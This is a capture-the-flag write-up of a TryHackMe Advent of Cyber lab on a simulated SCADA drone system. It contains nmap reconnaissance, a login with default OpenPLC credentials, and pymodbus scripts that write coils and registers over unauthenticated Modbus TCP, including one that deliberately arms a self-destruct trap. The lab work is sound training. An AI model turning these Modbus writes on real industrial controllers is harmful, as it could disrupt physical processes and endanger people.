THM | AoC 2025 | Day 19

Day-19: ICS/Modbus - Claus for Concern
SUMMARY
We investigate a compromised SCADA system where the "EGGSPLOIT v6.66" attack sabotages drone deliveries. We learn that Modbus TCP on port 502 lacks built-in security, allowing anyone with network access to read or write values.
During reconnaissance, we identify an OpenPLC Webserver on port 8080 and access it with default credentials. We then connect to the Modbus TCP interface using Python's
pymodbuslibrary and run a reconnaissance script confirming the system is compromised with an active trap.
We execute a restoration script that disables the protection mechanism, resets the package type, enables inventory verification, and activates audit logging — successfully restoring the system and retrieving the flag from holding register 20. We then intentionally trigger the trap to observe the self-destruct mechanism, and finally clean up our Python environment.

ICS/Modbus - Claus for Concern
- TL;DR: Learn to identify and exploit weaknesses in ICS systems.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 19 - ICS/Modbus - Claus for Concern
STORYLINE
"A cyberattack has sabotaged TBFC's drone delivery system during Christmas. Delivery drones are successfully completing routes but with wrong cargo - customers receive Easter chocolate eggs instead of ordered presents. The attack ("EGGSPLOIT v6.66") has manipulated sensor data and inventory selection while erasing traces."
"The mission: investigate the compromised system, expose the breach, and restore legitimate deliveries before Christmas is ruined — while avoiding traps the attacker has left behind."
Mysterious Discovery Paper | Register Layout
TBFC DRONE CONTROL - REGISTER MAP
(For maintenance use only)

HOLDING REGISTERS:
HR0: Package Type Selection
     0 = Christmas Gifts
     1 = Chocolate Eggs
     2 = Easter Baskets

HR1: Delivery Zone (1-9 normal, 10 = ocean dump!)

HR4: System Signature/Version
     Default: 100
     Current: ??? (check this!)

COILS (Boolean Flags):
C10: Inventory Verification
     True = System checks actual stock
     False = Blind operation

C11: Protection/Override
     True = Changes locked/monitored
     False = Normal operation

C12: Emergency Dump Protocol
     True = DUMP ALL INVENTORY
     False = Normal

C13: Audit Logging
     True = All changes logged
     False = No logging

C14: Christmas Restored Flag
     (Auto-set when system correct)

C15: Self-Destruct Status
     (Auto-armed on breach)

CRITICAL: Never change HR0 while C11=True!
Will trigger countdown!

- Maintenance Tech, Dec 19
THEORY
SCADA
SCADA (Supervisory Control and Data Acquisition) systems are the central command centers of industrial operations, functioning like a factory's nervous system by sensing conditions, processing information, and sending commands to machines.
SCADA systems consist of four essential parts:
- sensors and actuators | measure real-world conditions and perform physical actions
- PLCs (Programmable Logic Controllers) | execute automation logic and make decisions
- monitoring systems | like dashboards and cameras that provide visual feedback to operators
- historians—databases | that store operational data for analysis and incident investigation
SCADA systems are prime attack targets because they typically run unpatched legacy software with default credentials unchanged, were designed for reliability rather than security in closed networks, control physical infrastructure with real-world consequences, often connect to corporate networks, and use weak protocols like Modbus that lack authentication.
Question: What port is commonly used by Modbus TCP?
502
PLC & Modbus Protocol
PLCs (Programmable Logic Controllers) are specialized industrial computers designed for extreme reliability and continuous operation in harsh environments. They control machinery and processes 24/7 without rebooting, respond to sensor inputs in milliseconds, and interface directly with physical hardware like motors and valves.
Modbus is an industrial communication protocol created in 1979 that allows devices to exchange data through simple request-response interactions. It organizes data into four types:
- coils (digital outputs)
- discrete inputs (digital inputs)
- holding registers (analog outputs)
- input registers (analog inputs).
Each data point has a unique address starting from 0. Coils and Holding Registers are writeable, Discrete Inputs and Input Registers are read-only.
Modbus exists in two forms:
- the original serial Modbus (using RS-232/RS-485 cables with inherent physical isolation)
- modern Modbus TCP (which runs over standard networks on port 502, enabling remote monitoring but increasing vulnerability)
The critical weakness is that Modbus has no built-in security — it lacks authentication, encryption, authorization, and integrity checking.
Anyone who can access the network port can read or write any value. While modern security solutions like VPNs and firewalls can add protection, many industrial facilities remain unprotected due to cost, legacy equipment compatibility, or lack of awareness.
Question: Now that you understand how the system works, the mission is yours, hack it back and save Christmas!
No answer needed
PRACTICE
Reconnaissance
We start out with a default TCP port scan, checking on all of the TCP ports:
┌──(user㉿kali)-[~]
└─$ nmap -p- 10.114.158.169
[...SNIP...]
Nmap scan report for 10.114.158.169
Host is up (0.038s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
102/tcp   open  iso-tsap
502/tcp   open  mbap
8080/tcp  open  http-proxy
44818/tcp open  EtherNetIP-2

Nmap done: 1 IP address (1 host up) scanned in 68.85 seconds

┌──(user㉿kali)-[~]
└─$
There are a couple of ports that are reported open, let's get more information on them with an all-scan:
┌──(user㉿kali)-[~]
└─$ nmap -A -p22,80,102,502,8080,44818 10.114.158.169
[...SNIP...]
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
[...SNIP...]
80/tcp    open  http          Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
|_http-title: PLC CCTV Simulator
102/tcp   open  iso-tsap      Siemens S7 PLC
| s7-info:
|   Module: 6ES7 315-2EH14-0AB0
|   Basic Hardware: 6ES7 315-2EH14-0AB0
|   Version: 3.2.6
|   System Name: SNAP7-SERVER
|   Module Type: CPU 315-2 PN/DP
|   Serial Number: S C-C2UR28922012
|_  Copyright: Original Siemens Equipment
| fingerprint-strings:
|   TerminalServerCookie:
|_    Cookie: mstshash=nmap
502/tcp   open  modbus        Modbus TCP
8080/tcp  open  http          Werkzeug httpd 2.3.7 (Python 3.12.3)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.3.7 Python/3.12.3
44818/tcp open  EtherNetIP-2?
[...SNIP...]
Device type: general purpose|phone
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe
SNIP...]
Aggressive OS guesses: Linux 4.15 - 5.19 (96%)
[...SNIP...]
Network Distance: 3 hops
[...SNIP...]
┌──(user㉿kali)-[~]
└─$
So, to sum it up, we have:
p22/tcp- opensshp80/tpc- PLC CCTV Simulatorp102/tcp- Siemens S7 PLC | SNAP7-SERVERp502/tcp- Modbus TCPp8080/tcp- Werkzeug Web Serverp44818/tcp- EtherNetIP-2
Let's check on the two web servers first (p80/tcp and p8080/tcp).
The PLC CCTV Simulator running on port 80 indicates a compromised system:
- status reporting: "Status: Compromised (Disarmed)
- via video feed: instead of gifts, eggs are loaded on the conveyor belts

Figure 1: PLC-CCTV on TCP port 80
Moving on, port 8080 looks like a potential admin panel, running an OpenPLC Webserver.

Figure 2: OpenPLC WebServer - Potential Admin Panel
Given the priorities of SCADA systems - security is not the top one - let's try the default credentials - "openplc". Wow, it worked, we are in.

Figure 3: Vulnerable OpenPLC WebServer - Default Credentials
There are a couple of things we can do via the Dashboard:
- check on the Runtime Logs
- check on the current programs (launch, update, remove), and upload our own one
- add a new slave device
- monitoring and changing the OpenPLC Hardware Layer
- modify the current user info, add a new one
- modify the server settings (change Modbus Server port)
Let's note it down and move on (given the outlined direction of the room) to the other ports. The next one, p102/tpc - Siemens S7 PLC | SNAP7-SERVER seems to be a Snap7 server, that either emulates or proxies a Siemens S7 PLC. We could use the python snap7 library to interface with it.
ModBus Interface
Moving on, p502/tcp seems to be the interface for Modbus TCP and we should be able to interface with it via the Python pymodbus library. Let's try it.
In order to install the library, first we create a Python Environment, activate it, then inside that environment we install the Python Modbus (pymodbus) library.
┌──(user㉿kali)-[~]
└─$ python3 -m venv ModBusEnvironment

┌──(user㉿kali)-[~]
└─$ source ModBusEnvironment/bin/activate

┌──(ModBusEnvironment)(user㉿kali)-[~]
└─$ pip3 install pymodbus==3.6.8
Collecting pymodbus==3.6.8
  Downloading pymodbus-3.6.8-py3-none-any.whl.metadata (14 kB)
Downloading pymodbus-3.6.8-py3-none-any.whl (185 kB)
Installing collected packages: pymodbus
Successfully installed pymodbus-3.6.8

┌──(ModBusEnvironment)(user㉿kali)-[~]
└─$
Let's try and do a quick connection test:
┌──(ModBusEnvironment)(user㉿kali)-[~]
└─$ python3
Python 3.13.12 (main, [REDACTED]) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pymodbus.client import ModbusTcpClient
>>> client = ModbusTcpClient('10.114.158.169', port=502)
>>> client.connect()
True
>>> quit()

┌──(ModBusEnvironment)(user㉿kali)-[~]
└─$
We just verified that can connect and communicate via ModBus TCP.
Register States
Let's use the provided reconnaissance (reconnaissance.py) script to gather info about the register states:
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient

PLC_IP = "10.114.158.169"
PORT = 502
UNIT_ID = 1

# Connect to PLC
client = ModbusTcpClient(PLC_IP, port=PORT)

if not client.connect():
    print("Failed to connect to PLC")
    exit(1)

print("=" * 60)
print("TBFC Drone System - Reconnaissance Report")
print("=" * 60)
print()

# Read holding registers
print("HOLDING REGISTERS:")
print("-" * 60)

registers = client.read_holding_registers(address=0, count=5, slave=UNIT_ID)
if not registers.isError():
    hr0, hr1, hr2, hr3, hr4 = registers.registers

    print(f"HR0 (Package Type): {hr0}")
    print(f"  0=Christmas, 1=Eggs, 2=Baskets")
    print()

    print(f"HR1 (Delivery Zone): {hr1}")
    print(f"  1-9=Normal zones, 10=Ocean dump")
    print()

    print(f"HR4 (System Signature): {hr4}")
    if hr4 == 666:
        print(f"  WARNING: Eggsploit signature detected")
    print()

# Read coils
print("COILS (Boolean Flags):")
print("-" * 60)

coils = client.read_coils(address=10, count=6, slave=UNIT_ID)
if not coils.isError():
    c10, c11, c12, c13, c14, c15 = coils.bits[:6]

    print(f"C10 (Inventory Verification): {c10}")
    print(f"  Should be True")
    print()

    print(f"C11 (Protection/Override): {c11}")
    if c11:
        print(f"  ACTIVE - System monitoring for changes")
    print()

    print(f"C12 (Emergency Dump): {c12}")
    if c12:
        print(f"  CRITICAL: Dump protocol active")
    print()

    print(f"C13 (Audit Logging): {c13}")
    print(f"  Should be True")
    print()

    print(f"C14 (Christmas Restored): {c14}")
    print(f"  Auto-set when system is fixed")
    print()

    print(f"C15 (Self-Destruct Armed): {c15}")
    if c15:
        print(f"  DANGER: Countdown active")
    print()

print("=" * 60)
print("THREAT ASSESSMENT:")
print("=" * 60)

if hr4 == 666:
    print("Eggsploit framework detected")
if c11:
    print("Protection mechanism active - trap is set")
if hr0 == 1:
    print("Package type forced to eggs")
if not c10:
    print("Inventory verification disabled")
if not c13:
    print("Audit logging disabled")

print()
print("REMEDIATION REQUIRED")
print("=" * 60)

client.close()
It may look complicated, but all the script really does is:
- establish a connection to the target-box via
p502/tcpwithModbusTcpClient.connect() - read the states of the holding registers (
hr0,hr1,hr2,hr3,hr4) withread_holding_registers() - read the states of the coil registers (
c10,c11,c12,c13,c14,c15) withread_coils() - checks on the system and on the trap (
hr4,c11,hr0,c10,c13)
Let's paste it (mousepad reconnaissance.py), save it and then run it inside our custom environment:
┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ mousepad reconnaissance.py

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ python3 reconnaissance.py
============================================================
TBFC Drone System - Reconnaissance Report
============================================================

HOLDING REGISTERS:
------------------------------------------------------------
HR0 (Package Type): 1
  0=Christmas, 1=Eggs, 2=Baskets

HR1 (Delivery Zone): 5
  1-9=Normal zones, 10=Ocean dump

HR4 (System Signature): 666
  WARNING: Eggsploit signature detected

COILS (Boolean Flags):
------------------------------------------------------------
C10 (Inventory Verification): False
  Should be True

C11 (Protection/Override): True
  ACTIVE - System monitoring for changes

C12 (Emergency Dump): False

C13 (Audit Logging): False
  Should be True

C14 (Christmas Restored): False
  Auto-set when system is fixed

C15 (Self-Destruct Armed): False

============================================================
THREAT ASSESSMENT:
============================================================
Eggsploit framework detected
Protection mechanism active - trap is set
Package type forced to eggs
Inventory verification disabled
Audit logging disabled

REMEDIATION REQUIRED
============================================================

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$
As we can see, the system is compromised and a trap is set.
Restoring the System
Steps for a safe remediation:
- Disable protection mechanism | (
C11=False) - Reset package type |
HR0=0 - Enable inventory verification |
C10=True - Enable audit logging |
C13=True - Verify armed state is not triggered |
C15=False
This is the provided restore script (restore_christmas.py) that followes the steps outlined above and creates our desired register state configuration:
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient
import time

PLC_IP = "10.114.158.169"
PORT = 502
UNIT_ID = 1

def read_coil(client, address):
    result = client.read_coils(address=address, count=1, slave=UNIT_ID)
    if not result.isError():
        return result.bits[0]
    return None

def read_register(client, address):
    result = client.read_holding_registers(address=address, count=1, slave=UNIT_ID)
    if not result.isError():
        return result.registers[0]
    return None

# Connect to PLC
client = ModbusTcpClient(PLC_IP, port=PORT)

if not client.connect():
    print("Failed to connect to PLC")
    exit(1)

print("=" * 60)
print("TBFC Drone System - Christmas Restoration")
print("=" * 60)
print()

# Step 1: Check current state
print("Step 1: Verifying current system state...")
time.sleep(1)

package_type = read_register(client, 0)
protection = read_coil(client, 11)
armed = read_coil(client, 15)

print(f"  Package Type: {package_type} (1 = Eggs)")
print(f"  Protection Active: {protection}")
print(f"  Self-Destruct Armed: {armed}")
print()

# Step 2: Disable protection
print("Step 2: Disabling protection mechanism...")
time.sleep(1)

result = client.write_coil(11, False, slave=UNIT_ID)
if not result.isError():
    print("  Protection DISABLED")
    print("  Safe to proceed with changes")
else:
    print("  FAILED to disable protection")
    client.close()
    exit(1)

print()
time.sleep(1)

# Step 3: Change package type to Christmas
print("Step 3: Setting package type to Christmas presents...")
time.sleep(1)

result = client.write_register(0, 0, slave=UNIT_ID)
if not result.isError():
    print("  Package type changed to: Christmas Presents")
else:
    print("  FAILED to change package type")

print()
time.sleep(1)

# Step 4: Enable inventory verification
print("Step 4: Enabling inventory verification...")
time.sleep(1)

result = client.write_coil(10, True, slave=UNIT_ID)
if not result.isError():
    print("  Inventory verification ENABLED")
else:
    print("  FAILED to enable verification")

print()
time.sleep(1)

# Step 5: Enable audit logging
print("Step 5: Enabling audit logging...")
time.sleep(1)

result = client.write_coil(13, True, slave=UNIT_ID)
if not result.isError():
    print("  Audit logging ENABLED")
    print("  Future changes will be logged")
else:
    print("  FAILED to enable logging")

print()
time.sleep(2)

# Step 6: Verify restoration
print("Step 6: Verifying system restoration...")
time.sleep(1)

christmas_restored = read_coil(client, 14)
new_package_type = read_register(client, 0)
emergency_dump = read_coil(client, 12)
self_destruct = read_coil(client, 15)

print(f"  Package Type: {new_package_type} (0 = Christmas)")
print(f"  Christmas Restored: {christmas_restored}")
print(f"  Emergency Dump: {emergency_dump}")
print(f"  Self-Destruct Armed: {self_destruct}")
print()

if christmas_restored and new_package_type == 0 and not emergency_dump and not self_destruct:
    print("=" * 60)
    print("SUCCESS - CHRISTMAS IS SAVED")
    print("=" * 60)
    print()
    print("Christmas deliveries have been restored")
    print("The drones will now deliver presents, not eggs")
    print("Check the CCTV feed to see the results")
    print()

    # Read the flag from registers
    flag_result = client.read_holding_registers(address=20, count=12, slave=UNIT_ID)
    if not flag_result.isError():
        flag_bytes = []
        for reg in flag_result.registers:
            flag_bytes.append(reg >> 8)
            flag_bytes.append(reg & 0xFF)
        flag = ''.join(chr(b) for b in flag_bytes if b != 0)
        print(f"Flag: {flag}")

    print()
    print("=" * 60)
else:
    print("Restoration incomplete - check system state")

client.close()
print()
print("Disconnected from PLC")
To break it down:
- we use
write_coil()to write to the registers - disable the protection mechanism
C11 = False|client.write_coil(11, False, slave=UNIT_ID) - reset package type
HR0 = 0|client.write_register(0, 0, slave=UNIT_ID)
Lastly, we check if our desired configuration is established by checking on the relevant registers:
christmas_restored and new_package_type == 0 and not emergency_dump and not self_destruct
At the end of the script, if the restoration was successful, we read the flag from the registers (holding register 20 - HR20):
read_holding_registers(address=20, count=12, slave=UNIT_ID)
Everything works as intented and we are provided with the flag:
┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ mousepad restory_christmas.py

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ python3 restory_christmas.py
============================================================
TBFC Drone System - Christmas Restoration
============================================================

Step 1: Verifying current system state...
  Package Type: 1 (1 = Eggs)
  Protection Active: True
  Self-Destruct Armed: False

Step 2: Disabling protection mechanism...
  Protection DISABLED
  Safe to proceed with changes

Step 3: Setting package type to Christmas presents...
  Package type changed to: Christmas Presents

Step 4: Enabling inventory verification...
  Inventory verification ENABLED

Step 5: Enabling audit logging...
  Audit logging ENABLED
  Future changes will be logged

Step 6: Verifying system restoration...
  Package Type: 0 (0 = Christmas)
  Christmas Restored: True
  Emergency Dump: False
  Self-Destruct Armed: False

============================================================
SUCCESS - CHRISTMAS IS SAVED
============================================================

Christmas deliveries have been restored
The drones will now deliver presents, not eggs
Check the CCTV feed to see the results

Flag: [REDACTED-FLAG]

============================================================

Disconnected from PLC

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$
Given the successfully restored system, we take a quick look at the PLC CCTV feed. The system reports a "System Restored" status and it looks like somebody is pretty angry...

Figure 4: PLC-CCTV - Restored System
Triggering the Trap
But wait, what exactly happens if we were to trigger the trap? Let's write a short script that does EXACTLY that:
#!/usr/bin/env python3
from pymodbus.client import ModbusTcpClient
import time

PLC_IP = "10.114.158.169"
PORT = 502
UNIT_ID = 1

def read_coil(client, address):
    result = client.read_coils(address=address, count=1, slave=UNIT_ID)
    if not result.isError():
        return result.bits[0]
    return None

def read_register(client, address):
    result = client.read_holding_registers(address=address, count=1, slave=UNIT_ID)
    if not result.isError():
        return result.registers[0]
    return None

# Connect to PLC
client = ModbusTcpClient(PLC_IP, port=PORT)

if not client.connect():
    print("Failed to connect to PLC")
    exit(1)

print("=" * 60)
print("TRIGGER THE TRAP")
print("=" * 60)
print()

# Step 1 - Check on current configuration
print("Step 1 - Check on current configuration.")
time.sleep(1)

package_type = read_register(client, 0)
protection = read_coil(client, 11)
armed = read_coil(client, 15)

print(f"  Package Type: {package_type} (1 = Eggs)")
print(f"  Protection Active: {protection}")
print(f"  Self-Destruct Armed: {armed}")
print()

# Step 2: ENABLE protection mechanism -> C11=True
print("Step 2: ENABLE protection mechanism")
time.sleep(1)

result = client.write_coil(11, True, slave=UNIT_ID)
if not result.isError():
    print("  Protection ENABLED")
    print("  Safe to proceed with changes")
else:
    print("  FAILED to enable protection")
    client.close()
    exit(1)

print()
time.sleep(1)

# Step 3: Change HR0 while C11 is true -> TRIGGER THE TRAP
print("Step 3: Change HR0 while C11 is true -> TRIGGER THE TRAP")
print("Setting HR0=2 should modify the Package Type to Easter Baskets")
time.sleep(1)

result = client.write_register(0, 2, slave=UNIT_ID)
if not result.isError():
    print("  Package type changed to: Easter Baskets")
else:
    print("  FAILED to change package type")

print()
time.sleep(1)

# Step 4: Verify successful trap triggering
print("Step 4: Verify successful trap triggering.")
time.sleep(1)

new_package_type = read_register(client, 0)
emergency_dump = read_coil(client, 12)
self_destruct = read_coil(client, 15)

print(f"  Package Type: {new_package_type} (2 = Easter Baskets)")
print(f"  Emergency Dump: {emergency_dump}")
print(f"  Self-Destruct Armed: {self_destruct}")


client.close()
print()
print("Disconnected from PLC")
The idea is simple, first enable the protection mechanism (set C11=True), then change HR0. This should trigger C15 which then get's armed. Let's run it:
┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ python3 trigger-the-trap.py
============================================================
TRIGGER THE TRAP
============================================================

Step 1 - Check on current configuration.
  Package Type: 0 (1 = Eggs)
  Protection Active: False
  Self-Destruct Armed: False

Step 2: ENABLE protection mechanism
  Protection ENABLED
  Safe to proceed with changes

Step 3: Change HR0 while C11 is true -> TRIGGER THE TRAP
Setting HR0=2 should modify the Package Type to Easter Baskets
  Package type changed to: Easter Baskets

Step 4: Verify successful trap triggering.
  Package Type: 1 (2 = Easter Baskets)
  Emergency Dump: False
  Self-Destruct Armed: True

Disconnected from PLC

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$
Great, we successfully triggered the trap and the Self-Destruct mechanism is armed: "Self-Destruct Armed: True"
Cleanup
Finally, let's clean up after ourselves - simply deactivate and then remove the created python virtual environment:
┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ ll
total 28
drwxrwxr-x 2 user user 4096 [REDACTED-TIME] bin
drwxrwxr-x 3 user user 4096 [REDACTED-TIME] include
drwxrwxr-x 3 user user 4096 [REDACTED-TIME] lib
lrwxrwxrwx 1 user user    3 [REDACTED-TIME] lib64 -> lib
-rw-rw-r-- 1 user user  168 [REDACTED-TIME] pyvenv.cfg
-rw-rw-r-- 1 user user 2206 [REDACTED-TIME] reconnaissance.py
-rw-rw-r-- 1 user user 3795 [REDACTED-TIME] restory_christmas.py
-rw-rw-r-- 1 user user 2312 [REDACTED-TIME] trigger-the-trap.py

┌──(ModBusEnvironment)(user㉿kali)-[~/ModBusEnvironment]
└─$ deactivate

┌──(user㉿kali)-[~/ModBusEnvironment]
└─$ cd ..

┌──(user㉿kali)-[~]
└─$ ls -hla
total 156K
[...SNIP...]
drwxrwxr-x  5 user user 4.0K [REDACTED-TIME] ModBusEnvironment
[...SNIP...]
┌──(user㉿kali)-[~]
└─$ rm -rf ModBusEnvironment/

┌──(user㉿kali)-[~]
└─$
Q & A
Question-1: What's the flag?
[REDACTED-FLAG]
Question-2: If you enjoyed today's room, feel free to check out our OT challenge: Industrial Intrusion
No answer needed